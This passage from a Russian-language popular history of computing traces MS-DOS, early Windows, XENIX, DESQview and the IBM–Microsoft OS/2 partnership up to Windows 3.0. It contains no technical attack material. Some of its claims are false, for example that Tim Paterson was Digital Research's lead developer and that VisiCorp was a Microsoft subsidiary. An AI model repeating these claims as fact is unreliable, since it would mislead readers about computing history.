Но Бейсик в IBM PC не мог претендовать ни на что, кроме «альтернативы для бедных». Программистам и пользователям для комфортной работы была необходима операционная система. Пускай примитивная, убогая, но умеющая обращаться с дисками и загружать программы в память.

Подобные «операционные системы» в то время писали все кому не лень, но большинство разработок не уходило дальше компьютеров их создателей. Фирма Microsoft оценила возможные перспективы и с энтузиазмом приступила к разработке своей собственной ОС. В отсутствие опыта создания продуктов такого рода, логичнее всего было нанять специалиста, специализирующегося на проектировании операционных систем для микрокомпьютеров.

---

[118] Занимавшимся доселе текстовыми процессорами

[119] Ну почему же не позволяли? Позволяли еще как, путем хитроумных технических извращений, но скорости работы это не прибавляло.

[120] Порядка 500$

В это же самое время,[121] фирму Digital Research раздирали внутренние конфликты. Объявленная для 8086 компьютеров операционная система CP/M-86 оказалась к обещанному сроку не готова, а ведущий разработчик Тим Патерсон вопреки интересам компании приступил к разработке новой операционной системы. Словом, в результате возникших трений, Тим к своему удовольствию очутился в Microsoft[122], где смог заняться тем, что ему нравилось. Он ликвидировал наиболее слабые стороны CP/M-80, сохранив при этом основные функции и большинство структур данных, заботясь о легкости адоптации существующего программного обеспечения[123].

Рисунок 069. Так выглядела MS-DOS 1.0, распространяемая корпорацией IBM под названием PC-DOS 1.0

Новая система получила название MS-DOS, (*Microsoft Disc Operations System*) и умещалась всего в шести килобайтах оперативной памяти. Она сильно смахивала на CP/M – отсюда пошло пресловутое ограничение «восемь символов на имя файла и три – на расширение» (тогда памяти было так мало, что приходилось на всем экономить), и буквенное наименование дисков (“A” “B” “C” - впрочем “C” тогда еще не существовало).

Одно из слабых мест CP/M – невозможность манипулировать отдельными байтами на диске – минимальной логической единицей являлся 128-байтовый блок, целиком загружаемый в оперативную память за одну итерацию чтения. В MS-DOS появилась поддержка логической длины файла (CP/M позволяла сосчитать лишь число блоков, занятых файлом). Следуя традициям UNIX, с периферийными устройствами ввода-вывода стало возможно обращаться точь-в-точь как с файлами, а вместе с этим появилась и поддержка перенаправления ввода-вывода.

Произошли изменения и в управлении загрузкой исполняемых файлов. В CP/M существовал лишь один тип исполняемых файлов – com, представляющий собой «слепок» кода и данных программы, копируемой операционной системой в память без каких-либо изменений. Но такая простота оказалась хуже воровства, – никакой com-файл не мог превзойти размеры одного сегмента (что-то около 64 килобайт), потому что в нем использовалась относительная адресация, отсчитываемая от начала сегмента. В противном случае потребовалось бы указать абсолютный адрес памяти, но это было невозможно, – ведь заранее неизвестно по какому адресу операционная система загрузит файл. В результате появился формат exe (от *executable*), активно использующийся на протяжении нескольких последующих десятилетий. В отличие от com, загрузка exe файла происходит сложным образом, операционная система размещает код и данные в нескольких сегментах, заменяя все относительные ссылки абсолютными адресами, и только после этого передает программе управление.

Командный процессор, отделившись от ядра, перекочевал в отдельный файл – command.com, и любой разработчик при желании мог написать свою собственную оболочку[124].

---

[121] Апрель 1980 года

[122] Это не первый и не последний случай переманивая талантливых программистов под свое крыло.

[123] Любопытно, но строгие меры безопасности IBM так и не позволили Патерсону подержать в руках компьютер, для которого разрабатывалась эта операционная система.

[124] Тут уместно вспомнить NDOS от Symantec – пользующейся большой популярностью на западе.

В отличие от оболочек UNIX, командный процессор MS-DOS не только умел загружать программы с диска, но и содержал наиболее употребляемые команды, такие как “dir”, “cd”, “md”, “del” и другие. Такой прием значительно ускорял работу с медленными дисковыми накопителями.

Другие важные усовершенствования – наличие FAT и поддержка командных (bat) файлов значительно выделяли MS-DOS на фоне системы CP/M, не обладающей перечисленными выше достоинствами.

Современное поколение склонно ругать и насмехаться над MS-DOS, то по тем временам она смотрелась весьма прогрессивно и вполне удовлетворяла запросы рядового пользователя и программиста. Но история учит: рынок в первую очередь захватывают не совершенные технические идеи, а удачные маркетинговые ходы. Тем более, MS-DOS была не одинока, и компании приходилось сражаться с многочисленными конкурентами.

Если бы, как утверждают злые языки, целью Microsoft были бы деньги, только деньги, много-много денег, то любой на ее месте заломил бы за MS-DOS астрономическую сумму и… Но Билл Гейтс к «восторгу» конкурентов заключил с IBM легендарную сделку «*за низкую, однократную выплату передали ей права на использование операционной системы на стольких компьютерах, сколько она сумеет реализовать*».

Билл вовсе не собирался заниматься благотворительностью, – он смотрел в будущее. Главное, рассуждал он, захватить рынок, привлечь пользователей и разработчиков к собственной операционной системе. Пускай, на этом этапе неизбежны значительные финансовые потери, все окупится выпуском следующих версий, если удастся выдержать бой с конкурентами.

Расчет оказался верным. У компании IBM появился стимул продвигать MS-DOS на рынок, продавая ее всего за 60 долларов, в то время как убогая CP/M-86 стоила втрое дороже (175$), а UCSD Pascal P-System обходилась потребителю приблизительно в 450$.

Да, нехитрой ценовой политикой шло откровенное «подсаживание» покупателей на свой софт. Некоторые склонны считать такой бизнес «нечестным»[125], но это все же лучше спаривания втридорога посредственного продукта. А MS-DOS не только дешево стоила, но и удовлетворяла запросы потребителей, – иначе кто бы стал ее покупать?

А покупали MS-DOS настолько хорошо, что за короткое время она стала стандартом де-факто, и мысль устанавливать на IBM PC какую-то другую операционную систему большинству просто не приходила в голову. Однако одна лишь ценовая политика не могла обеспечить победу в жесткой конкурентной борьбе – пиратство в те времена существовало в значительно больших масштабах, нежели сейчас. А в ряде стран, таких как, Советский Союз, единственным способом распространения программного обеспечения оказывалось его нелегальное копирование друг у друга.

Помимо MS-DOS, для первого в IBM PC Microsoft создала ряд программных пакетов, включая языки программирования COBOL, BASIC, Pascal и другие приложения. С самого начала Microsoft делала ставку на программистов, – если программисты будут писать под MS-DOS, то и пользователи начнут устанавливать именно эту операционную систему. В свою очередь разработчики станут создавать приложения для MS-DOS, ориентируясь на массового потребителя (какой программист захочет писать программы для системы, которая ни у кого не установлена?). Тогда покупатели, не задумываясь, выберут MS-DOS, стремясь приобщиться к миру огромного количества программного обеспечения, написанного для этой операционной системы. «*..чем больше покупают эту машину, тем больше программ создают именно для нее. Когда модель достигает высокого уровня популярности, начинается цикл положительной обратной связи, и объем продаж еще больше возрастает*», – писал Билл Гейтс в свой книге «Дорога в будущее».

Но как сделать первый шаг и закрутить маховик «программисты→программы→пользователи→программисты»? Кто ринется разрабатывать приложения под новую операционную систему, не убедившись в ее популярности среди пользователей? Какой пользователь приобретет операционную систему, если для нее практически не существует приложений?

Существует два выхода из подобного тупика – либо фирма-разработчик ОС, самостоятельно начинает разрабатывать к ней программное обеспечение, либо привлекает программистов всеми доступными методами. Компания Microsoft вопреки пословице «за двумя зайцами погонишься…» выбрала оба пути.

---

[125] В первую очередь, разумеется конкуренты, цель которых деньги и ничего, кроме денег

Она приступила к разработке офисных пакетов и продвинутых средств программирования, одновременно привлекая программистов открытым документированием операционной системы и проведением различных конференций, собраний и семинаров. Пускай, все происходящее вызывало улыбку профессионалов (смотри главу «История создания и эволюции UNIX» "*Где-то в 1993 году СП Диалог пригласило Б. Гейтса, который выступил с лекцией. Было много народу, в том числе и юниксоидов. Слушали его с иронией и усмешкой. Владелец купленного в Силиконовой Долине DOS-а и соавтор Бейсика не вызывал у нас ничего, кроме презрительной усмешки...*"), но позиция Microsoft вызывала симпатии у начинающих разработчиков (все когда-то начинали) и они становились под ее знамена.

«*Главное, чего я боялся в те годы*» вспоминает Билл Гейтс[126] «*вынырнет откуда-нибудь другая компания и отобьет у нас рынок. Особенно меня беспокоило несколько маленьких фирм, занимавшихся разработкой либо микропроцессорных чипов, либо программного обеспечения, но, к счастью для нас, ни одна из них не видела рынок программных продуктов так, как видели его мы.*

Кроме того, всегда существовала и такая угроза: кто-то из крупных производителей вычислительной техники возьмет да и смаштабирует программное обеспечение своих больших машин под компьютеры на базе микропроцессоров. IBM и DEC имели целые библиотеки мощных программ. Но Фортуна не отвернулась от Microsoft: ни один из серьезных производителей так и не стал переносить архитектуру и программное обеспечение своих компьютеров в индустрию "персоналок"».

Успех пришел неожиданно быстро, – уже к ноябрю 1982 года свыше пятидесяти производителей персональных компьютеров приобрели у Microsoft лицензию на MS-DOS 1.0. Большинство компьютеров продавались с уже установленной операционной системой фирмы Microsoft. Ощутимого дохода компания по-прежнему не имела, зато прочно закрепилась на рынке и уже перестала волноваться за свое будущее: что бы ни предприняли конкуренты, программное обеспечение, накопленное для MS-DOS, не позволило бы этой системе исчезнуть в мгновение ока.

Но репутация лидера вынуждала Microsoft бежать впереди всех, – совершенствовать операционную систему, удовлетворяя растущие потребности покупателей. Мощным стимулом к переработке MS-DOS стал выпуск фирмой IBM персонального компьютера PC XT, среди прочих новшеств оснащенного жестким диском на 10 мегабайт. Это породило следующую проблему: FAT ограничивала максимальное количество файлов на одном носителе. Для дискет такое ограничение несущественно и редко дает о себе знать, но жесткий диск – совсем другое дело. Даже если бы, доработав FAT, Microsoft сумела бы избавится от этого ограничения, то какой бы пользователь смог разобраться с тысячами файлов, сваленными в одну беспорядочную кучу?

Вторая версия MS-DOS сильно походила на молодую UNIX – в ней появилась иерархическая файловая система и устанавливаемые драйвера устройств. Конечно, виртуальной памяти и многозадачности по-прежнему не было, но можно подумать – они от рождения имелись в UNIX! К сожалению, по ни кому не известным причинам, разработчики использовали для разделения каталогов обратный слеш, - наклонную черту слева на права (быть может, кто-то из них был левшой?).

В управлении файлами произошли значительные изменения. На смену неудобным блокам FCB, полученным в наследство от CP/M, в MS-DOS появились дескрипторы, значительно упростившие операции записи – чтения.

[126] В своей книге «Дорога в будущее»

Рисунок 067 MS-DOS 2.0

Врезка «информация[127]*»*

Идеальный ПК – 1983 года	
Процессор:	*Intel 8088/8 МГц*
ОЗУ:	*256 Кбайт*
Внешняя память:	*накопитель на 360-Кбайт 5,25" гибких дисках, 10-Мбайт жесткий диск*
Монитор:	*12" монохромный с видеоплатой Hercules*
ОС:	*MS-DOS 2.0*
Цена:	*4995 долл.*

Новые системные функции оказалась настолько удачны, что во всех последующих версиях не претерпевали никаких революционных изменений. Они так понравились программистам, что большинство из них стало писать программы, требующие на компьютере именно MS-DOS 2.0, и уже не работающие ни с CP/M, ни с MS-DOS 1.0

В свою очередь пользователи переходили на MS-DOS 2.0 ради совместимости с новыми программами. Ситуацию заметно подогрел выпуск компанией Microsoft текстового редактора Word 1.0 для MS-DOS 2.0. А вскоре[128] дочернее предприятие корпорации Microsoft – фирма VisiCorp создала потрясающую электронную таблицу, работающую под управлением MS-DOS, которая требовала, по крайней мере, 512 килобайт памяти и жесткого диска в придачу. Это активно способствовало пересаживанию пользователей на новую аппаратуру (по тем временам подобная конфигурация все еще оставалась роскошью).

Спустя короткое время CP/M канула в песок истории, а IBM отказалась от развития Pascal-P System, и на рынке операционных систем для персональных компьютеров в гордом одиночестве осталась одна Microsoft. Казалось, ничто не угрожало ее благополучию, но события развивались иначе.

Пользователи компьютеров всегда делились на два лагеря, – одни из них видели в куче железа забавную головоломку и уникальное средство время провождения, - чем сложнее оказывался компьютер, тем интересней становилось его изучение. Но основные покупатели – бизнесмены и клерки, воспринимали ЭВМ, как конторские счеты – подручный инструмент своей работы и туманный текстовой интерфейс у них не вызывал никакого восторга, а скорее смесь разочарования с сожалением.

Пока академические круги бились над разработкой языков программирования, близких по семантике к разговорному тексту, инженеры исследовательского центра Palo Alto Research Center (подразделение фирмы XEROX) натолкнулись на любопытное открытие, – оказалось, общаться с компьютером становится значительно легче, когда элементы интерфейса представляются графическими изображениями. Например, команда вывода текста на печать может быть изображена в виде принтера. Стоит только повести курсор… но клавиатура плохое средство перемещения курсора по экрану (вы, когда ни будь, пробовали работать с Windows без мыши?), поэтому конструкторам пришлось приступить к разработке манипулятора, сконструированного специально для управления курсором. Через некоторое время такое устройство удалось разработать и за отдаленное сходство с длиннохвостым грызуном, его окрестили «мышью» (*mouse*). Это сейчас графический интерфейс кажется самоочевидным и само собой разумеющимся, а до тех пока его не удалось изобрести, такой способ общения с компьютером никому и в голову не приходил!

Спустя короткое время на рынке появляются сразу две графические системы – XEROX Star и Apple Lisa. Обе дорогие (например, стоимость Lisa превышала 10 тысяч долларов), построенные на ненадежном железе собственной разработки, ни с чем не совместимые, практически не имеющие никакого программного обеспечения, они, несмотря на вопиющие недостатки, все же вызывали интерес покупателей, не желающих обременять себя изучением команд текстового интерфейса. Потом, графические иконки были просто красивы и очаровывали потребителей одним своим видом. Впрочем, поклонники MS-DOS все эти финтифлюшки в шутку окрестили WIMP-интерфейсом (*wimp* в переводе с английского обыватель, дебил, но в то же время это аббревиатура от Windows, Icons, Mice, Pointers — Окна, Пиктограммы, Мышь, Указатели).

---

[127] PC Magazine N97-6 "Взгляд в прошлое" Рубен Герр

[128] В октябре 1983

Шутки – шутками, но Билл Гейтс предчувствовал: текстовой интерфейс бесконечно долго не продержится. Стоит только замешкаться, как конкуренты возьмут верх, вытолкнув его (его, Больного Билла!) на задворки истории. Создание удобной графической системы – дело серьезное и всегда требует многолетних усилий множества программистов. А Microsoft до этого времени совсем не сталкивалась с графикой и не имела никакого опыта таких разработок[129].

И вот в исторический день – 10 ноября 1983 корпорация Microsoft объявила о начале разработки Windows – графической среды для IBM XT. На самом же деле, Билл решил «попрактиковаться на кошках», приняв участие в создании Apple Macintosh. В тесном сотрудничестве двум компаниям удается создать полностью графический интерфейс (да, и Macintosh отмечен отпечатком Microsoft). Отталкиваясь от идей, впервые нащупанных фирмой XEROX, разработчики вносили все новые и новые элементы, пока, наконец, не поняли – слишком перегруженный интерфейс сбивает пользователей стоку сильнее мрачной командной строки. И начался обратный процесс – выкидывания всего лишнего, что только удавалось выкинуть. От полного идеала разработчиков отделяли десятки лет напряженной работы, но минимального комфорта сумели достичь уже к середине восьмидесятых.

Но никакой компьютер не станут покупать, пока тот не обрастет толстой шубой программного обеспечения. Это понимали обе компании, но Apple не имела никакого опыта создания офисного программного обеспечения и вся работа легла на плечи Microsoft. Она перенесла Microsoft Word на операционную систему Macintosh (вернее, заново переписала его практически с нуля, ведь Word 1.0 ориентировался исключительно на текстовой интерфейс), и создала электронную таблицу Microsoft Excel, приобретая навыки разработки графических приложений.

Если бы не промахи компании Apple, компьютеры Macintosh в короткое время смогли захватить рынок, вытеснив остальных конкурентов. Но Стив Джобс, вопреки всем советам Билла Гейтса, отказался продавать лицензии производство Macintosh сторонним компаниям и ревностно защитил архитектуру, графический интерфейс и саму операционную систему множеством патентов. «*Здесь проявился традиционный подход, свойственный многим производителям оборудования: хочешь это программное обеспечение – купи наши компьютеры*» писал Билл Гейтс.

Мрачные прогнозы Билла оправдались неожиданно скоро, – скромные производственные мощности Apple не смогли удовлетворить и половины покупателей и те, не дожидаясь у моря погоды, переметнулись к другим поставщикам. Обиднее всего для Microsoft оказался отказ в получении лицензии на результат совместной разработки (вот так – программировать значит, вместе, а… но бизнес не знает «а»).

Поэтому, Биллу ничего не оставалось, как приступить к разработке графической операционной системы самостоятельно. Чудовищно отставая от намеченного графика, первая версия Windows вышла в свет 20 ноября 1985 года, – значительно отставая от Macintosh[130]. Скромные возможности микропроцессора Intel 8086 и ограниченный объем памяти не позволили реализовать все задуманные возможности. Появилась мнимая многозадачность, – пользователь мог одновременно открывать несколько окон, и переключаться между ними, но перекрытий окон не допускалось, и внешне оболочка сильно смахивала на Microsoft Word для MS-DOS, но в графическом исполнении.




Рисунок 068 Так выглядела Windows 1.0

[129] GW-BASIC, разработанный годом раньше, не в счет. Формально он поддерживал графику, но графической средой не являлся.

[130] Первые Macintosh появились на рынке в 1984 году

А корпоративный мир в то время активно использовал WordPerfect и Lotus 1-2-3, работающие под управлением MS-DOS, и Windows оказалась никому не нужна. Компания Microsoft прилгала значительные усилия в продвижении Windows на рынок, даже ухитрилась заручиться поддержкой 23 производителей компьютерной техники[131] и несколькими крупными ресселерами программного обеспечения, продемонстрировала возможности Windows на выставке COMDEX, но все оказалось тщетно, – рынок еще не созрел. Пользователи уже успели привыкнуть к текстовому режиму MS-DOS, а в многозадачности не видели никакого проку, – основную часть времени приходилось работать с одним приложением.

Сложность освоения Windows (вы помните тот день, когда создали свою первую программу под Windows, - пол сотни витиеватых строк кода на Си с гордостью выводили на экран «Привет, Мир!») отталкивала программистов, не видящих никакого резона переходить с привычной малютки MS-DOS на прожорливые окошки.

Оказалось, не так сложно разработать операционную систему[132], как склонить пользователей и программистов к ее использованию. Тем более, возможности MS-DOS всех вполне устраивали, и менять «шило» на «мыло» никому не хотелось. Поэтому, корпорация Microsoft, разочарованная результатами поддержки сторонних компаний, начала активно действовать самостоятельно.

Врезка «замечание»

Здесь нужно отметить вторую важную черту стиля работы Microsoft: помимо свойственной ей склонности к рискованным ходам, она готова настойчиво вести многолетние проекты, успех которых сначала не очень очевиден и достигается тем не менее, несмотря на период порой весьма серьезных неудач. Успех пришел к Windows только в начале 90-х годов с появлением версии 3.1 — именно тогда начался массовый переход пользователей ПК с MS-DOS на Windows.

Андрей Колесов «Время Windows NT закончилось, забудьте! Новые технологии становятся стандартными»

Важным шагом в продвижении Windows стала передача инструментария для разработок приложений под Windows независимым продавцам программного обеспечения. Это был первый опыт Microsoft в составлении документации подобного рода. Результат получился не то, чтобы совсем уж плох, но требовал огромных усилий для изучения, и не вызвал интереса разработчиков. Осваивали Windows лишь немногочисленные одержимые программисты, - те, кому она пришлась по душе. «*Груда вываленных на стол бумаги и дискет было начальной версией пакета Microsoft Windows Software Development Kit (SDK) вместе с компилятором C. Автор забрал эту груду домой, инсталлировал SDK и, почти после шести месяцев непрерывных неудач, стал программистом для Windows. Во время этого эксперимента с обучением и борьбы с документацией, ему не раз приходила в голову мысль о том, что он мог бы объяснить содержимое этого пакета гораздо лучше, чем это делает Microsoft*» – вспоминал Ч. Петзолд.

Тем временем, в аппаратном оснащении персональных компьютеров произошли серьезные изменения. Коронация IBM представила свою новую разработку – модель PC AT, оснащенную емким жестким диском, увеличенным объемом оперативной памяти и главное быстродействующим микропроцессором Intel 80286. С точки зрения пользователя чип Intel 80286 работал, по крайней мере, в три раза быстрее, чем Intel 8086, но для программистов это событие означало нечто большее очередного увеличения производительности. Новый микропроцессор включал в себя возможности, ранее доступные лишь большим машинам! Среди них – поддержка многозадачности, виртуальная память, защита страниц… Появилась возможность создать для PC многозадачную, защищенную операционную систему.

Врезка «замечание»[133]

Идеальный ПК - 1986	
Процессор: Intel	*80286/10 МГц*
ОЗУ:	*640 Кбайт*
Внешняя память:	*накопитель на 1,2-Мбайт 5,25" гибких дисках, 20-Мбайт жесткий диск*

[131] Но IBM среди них не было

[132] Впрочем, Windows в те времена была всего лишь графическим расширением MS-DOS

[133] PC Magazine N97-6 "Взгляд в прошлое" Рубен Герр

Монитор:	*14" цветной CGA*
ОС:	*MS-DOS 3.2*
Цена: 3995 долл.	

Но в MS-DOS многозадачность принципиально не предусматривалась, и внедрить ее без потери совместимости с существующим программным обеспечением было невозможно. Поэтому, Microsoft приобрела у корпорации AT&T лицензию на оригинальные коды UNIX и перенесла их на PC, попутно исправив значительные количество ошибок и внося мелкие «косметические» усовершенствования. Новая система получила название XENIX, и стала первым клоном UNIX, работающим на IBM PC[134]. Но своего потребителя она так и не нашла – те, кто работали с UNIX, пренебрежительно относились к PC, а те работал с PC, зачастую ничего не смысли в UNIX и уже привыкли к «операционной системе» MS-DOS. Вскоре система XENIX была забыта, так и не оказавшись востребованной, и вышло, что труд программистов был потрачен впустую. (К слову сказать, Microsoft совместно с молодой компанией Santa Cruz все-таки выпустила XENIX 2.0, - но чуда не произошло, и она разделила печальную участь своей предшественницы).

Потерпев неудачу с XENIX, Microsoft возвратилась к совершенствованию MS-DOS, и в августе 1984 выпустила третью по счету версию. С точки зрения пользователя никаких революционных изменений она не претерпела, и основные отличия заключались в поддержке новых емких гибких и жестких дисков. Но на самом же деле, многие фрагменты ядра были полностью переписаны, от чего производительность системы ощутимо повысилась[135].

Компьютер IBM AT, с предустановленной операционной системой MS-DOS 3.0 (MS-DOS 3.1) вызвал огромный интерес покупателей и быстро вытеснил устаревшие машины XT. Но новая версия MS-DOS так и осталась однозадачной средой, а увеличившаяся мощность компьютеров и возросшее количество программного обеспечения, создавали потребность в многозадачности.

Компьютерный мир оказался в затруднительном положении. Перспектива перехода на UNIX (XENIX) никого не прельщала, – сложность этой системы отпугивала пользователей, не желающих расставаться со своими любимыми приложениями, которых ни для UNIX, ни для псевдомногозадачной оболочки Windows еще не существовало, а разработчики заняться переносом даже и не обещали.

Был необходим «волшебный» способ «привить» к MS-DOS многозадачность без потери совместимости с существующими приложениями. Но у компании Microsoft еще не было ни опыта программирования под защищенный режим процессора Intel 80286, ни навыков проектирования многозадачных систем. Поэтому, воспользовавшись этой заминкой, корпорация IBM выбросила на рынок свой продукт TopView, эдакое расширение к MS-DOS, которое позволяло одновременно запускать несколько приложений и переключаться между ними. Допускался вывод в несколько окон, уродливо нарисованных в текстовом режиме, а к используемым приложениям предъявлялись жесткие требования: программы, взаимодействующие с аппаратурой в обход DOS и BIOS, приводили к некорректной работе TopView. А программисты восьмидесятых, скованные аппаратными ресурсами, редко использовали вызовы тормозного BIOS и все критические ко времени операции выполняли, обращаясь непосредственно к портам ввода-вывода.

Обещания IBM сделать TopView полностью графическим и решить проблемы с «непослушным» программным обеспечением так никогда и не были выполнены, но, несмотря на это, TopView нашел своего пользователя и всерьез считался перспективной средой с богатым будущим.

[134] В то время Microsoft не уставала повторять, что будущее принадлежит UNIX и всеми силами пыталась «раскрутить» пользователей PC на эту операционную систему

[135] Любопытно, *насколько* же нужно повысить производительность, чтобы пользователи этого не заметили?

Рисунок topview_small Журнал PC Magazine, посвященный TopView-y

Но неожиданно для всех фирма Quaterdeck выбросила на рынок пакет DESQview, обогащающий MS-DOS многозадачным режимом. Фактически DESQview представлял собой подлинную операционную систему со своим собственным подмножеством системных вызовов, и значительно превосходил TopView, даже ухитрялся наладить контакт с некоторыми «непослушными» приложениями.

Продукт имел успех, и хотя не известно ни одного приложения, созданного именно для DESQview (а ведь DESQview предлагал программистам множество функций, как и подобает настоящей операционной системе), он активно устанавливался пользователями, которые нуждались в многозадачности, что серьезно препятствовал продвижению Windows на рынок.

Тем временем, все больше и больше корпоративных компьютеров соединялись кусками кабеля, гордо именуемым «локальной сетью». Спрос рождал предложение и фирма Novell, воспользовавшись заминкой Microsoft, представила свою знаменитую сетевую операционную систему, прочно удерживающуюся на рынке вплоть до наших дней.




Рисунок novell dos Так выглядел дистрибьютив седьмой версии Novell DOS

Происходящее нравилось Microsoft все меньше и меньше. Она теряла рынок. Часть пользователей оттянула на себя Novell DOS, часть – Macintosh, и выпуск новой версии Windows 2.0, поддерживающей перекрывающиеся окна, оказался практически незамеченным потребителями. Под нее по-прежнему не существовало необходимых приложений, за исключением, пожалуй, Adobe PageMaker, созданного в 1986 году.

Сходные проблемы испытывала и корпорация IBM. Десятки независимых производителей клепали IBM-совместимые клоны, продавая их на грани окупаемости. Скромные персоналки оказались реальной угрозой для IBM, затрудняя продажи дорогостоящих майнфреймов. К счастью для IBM смехотворная производительность микрокомпьютеров тех лет ограничивала области их применения и, как бы не падал спрос на майнфреймы, потребность в «большом железе» продолжала сохранятся.

Настоящим ударом для IBM оказалось сообщение о разработанном компанией Intel новом микропроцессоре 80386. Его быстродействие было сравнимо с процессорами «больших машин», но стоил он на порядок дешевле. Это был мощный, 32-разрядный чип,

способный адресовать до 4 гигабайт оперативной памяти, и выполнять от 3 до 4 миллионов операций в секунду.

В то время его возможности казались неограниченными. Технические руководства вдохновенно рисовали захватывающие перспективы: «*микропроцессор 80386 является высокопроизводительным 32-битным процессором, предназначенным для построения наиболее совершенных вычислительных систем сегодняшнего и завтрашнего дня. Станции САПР, графические системы с высокой разрешающей способностью, издательское дело, автоматизация контор и производства - вот те области, где сегодня может быть применен 80386. Применения завтрашнего дня скорее будут ограничены воображением разработчиков систем, чем вычислительной мощностью и возможностями 80386*»

Корпорация IBM с ужасом понимала, что новый чип с мясом открывает значительную долю рынка, ранее принадлежавшего ее майнфреймам, и всеми силами препятствовала появлению компьютера, оснащенного новым процессором. Но джин был выпушен из бутыли, и никакому монополисту оказалась не под силу затормозить прогресс.

Воспользовавшись проволочкой IBM, компания Compaq самостоятельно разработала новый компьютер, сохраняя совместимость с существующим парком программного обеспечения для PC и аппаратными платами расширения. Так в одночасье IBM превратилась из лидера в догоняющего. А догонять прогресс труднее, чем убежавшую электричку.

Самой популярной операционной системой нового компьютера по-прежнему оставалась MS-DOS, удерживаемая огромным количеством написанных для нее приложений, но пользователи уже начинали проявлять недовольство, – ведь подавляющая часть способностей 80386 оказалась невостребованной.

Устанавливая MS-DOS, потребители использовали Intel 80386 в режиме “быстрого 8086”, лишая себя таких вкусностей как виртуальная память и многозадачность. Приходилось платить не только за дорогостоящие микросхемы оперативной памяти, вместо того, чтобы использовать более дешевый диск, но и бороться за известный «барьер 640 килобайт», – лишь в этом адресном пространстве MS-DOS могла запускать исполняемые программы. Даже если на компьютере было установлено 2 или 4 мегабайта – «лишняя» память шла под виртуальный диск, дисковый кеш или могла использоваться приложениями для хранения данных, но не исполняемого кода.

Во времена создания первых версий MS-DOS величину «640 килобайт» никому бы и в голову не пришло назвать «барьером» – а если и барьером, то барьером недосягаемости. Но в конце восьмидесятых все изменилось – программы «жирели» на глазах и влезать в отведенные 640 килобайт становилось все труднее и труднее, а использование расширенной памяти вызывало недовольство программистов, замученных постоянными переключениями окон памяти (тот, кто сталкивался с этим – поймет). Господству MS-DOS предрекали скорый конец, – эта операционная система полностью самоисчерпалась, упершись в безвыходный тупик.

Позиция двух корпораций IBM и Microsoft становилась все более шаткой, - в любой момент конкуренты могли выбросить на рынок новую операционную систему. Совместимость с существующими приложениями день ото дня теряла свою актуальность – появление высокопроизводительных микропроцессоров, емких жестких дисков, мегабайтов оперативной памяти и быстродействующих графических контроллеров высокого разрешения, заставляли кардинально пересматривать требования к интерфейсу и возможностям программного обеспечения.

Как бы Microsoft ни хотела справиться с проблемой самостоятельно, у нее не было опыта создания многозадачных систем, а IBM никогда не умела угадывать потребности пользователей, и не имела влияния на рынке операционных систем персональных компьютеров. Поэтому, обе корпорации решили объединить свои усилия, заключив в апреле 1987 года договор на разработку операционной системы нового поколения, получившей впоследствии название OS/2.

Рисунок microsoftos2 OS/2 1.0

Идея заключалась в создании масштабируемой операционной системы, пригодной как для персональных компьютеров, так и для майнофреймов. По замыслу IBM это привлекло бы корпоративных пользователей, раздумывающих, не перейти ли с майнфреймов на микрокомпьютеры, и программистов, получивших бы возможность простой перекомпиляций переносить свой продукт на другие платформы. У IBM существовал огромный опыт программирования «больших компьютеров» и имелось множество передовых технологий, не доступных остальным конкурентам.

Осознавая, что голая операционная система без приложений никому не нужна, какая бы распрекрасная она ни была, корпорация IBM планировала создать OfficeVision – совершенную систему полного электронного документооборота[136].

В свою очередь Microsoft стремилась обеспечить совместимость OS/2 с Windows, надеясь «выехать» на плечах гиганта. «*Мы согласились участвовать в этом проекте, уверенные, что IBM позволит сделать OS/2 чем-то достаточно близким к Windows, чтобы программисты, внося минимальные модификации, могли предлагать приложения для обеих платформ. Но IBM настаивала, чтобы приложения были совместимы с ее майнфреймами и системами среднего класса. Мы поняли: OS/2 превращается в какого-то монстра, ориентированного скорее на майнфреймы, чем на персональные компьютеры*» - писал Билл Гейтс в своей книге «Дорога в будущее».

Сейчас трудно установить, кто был прав, а кто виноват. Но, так или иначе, Microsoft вскоре решила отделиться от IBM и начала продвигать свою операционную систему Windows самостоятельно. По заверениям Microsoft, ее поступок был продиктован разногласиями с IBM по вопросам благополучия пользователей «*И в прошлых "софтверных" проектах IBM никогда не удавалось точно угадать настроение пользователей ПК, потому что все у нее было ориентировано прежде всего на пользователей майнфреймов. Например, одна из версий OS/2 "грузилась" больше трех минут, а IBM казалось, что это неплохо, поскольку в мире майнфреймов загрузка занимает до пятнадцати минут…*

До сих пор помню замечание N 221: "Убрать шрифты. Причина: улучшение конечного продукта" Кому-то в IBM не понравилось, что в операционной системе персональных компьютеров несколько шрифтов только из-за того, что какой-то там принтер от майнфрейма не мог ими печатать.

В конце концов стало ясно, что такое сотрудничество совершенно бесплодно» объяснял свою позицию Билл Гейтс. Но, по другой версии, Microsoft, получив необходимый опыт, поняла, что в дальнейшем сможет обходится и без поддержки IBM.

[136] Близкую к современным версиям Microsoft Office

Рисунок 070 Так выглядел дистрибьютив Windows 3.0

Так это или иначе, но 22 мая 1990 года Microsoft объявила о выходе Windows 3.0. Она все еще оставалась нестабильно работающей оболочкой для MS-DOS, требовательной к аппаратным ресурсам, но отличия от предыдущих версий были колоссальны. Привлекательный графический интерфейс, симпатичные иконки, поддержка большого количества разнообразных устройств завоевали сердца миллионов пользователей, и Microsoft стала первым поставщиком программного обеспечения для миникомпьютеров, объем продаж которого превысил 1 миллиард долларов в год.

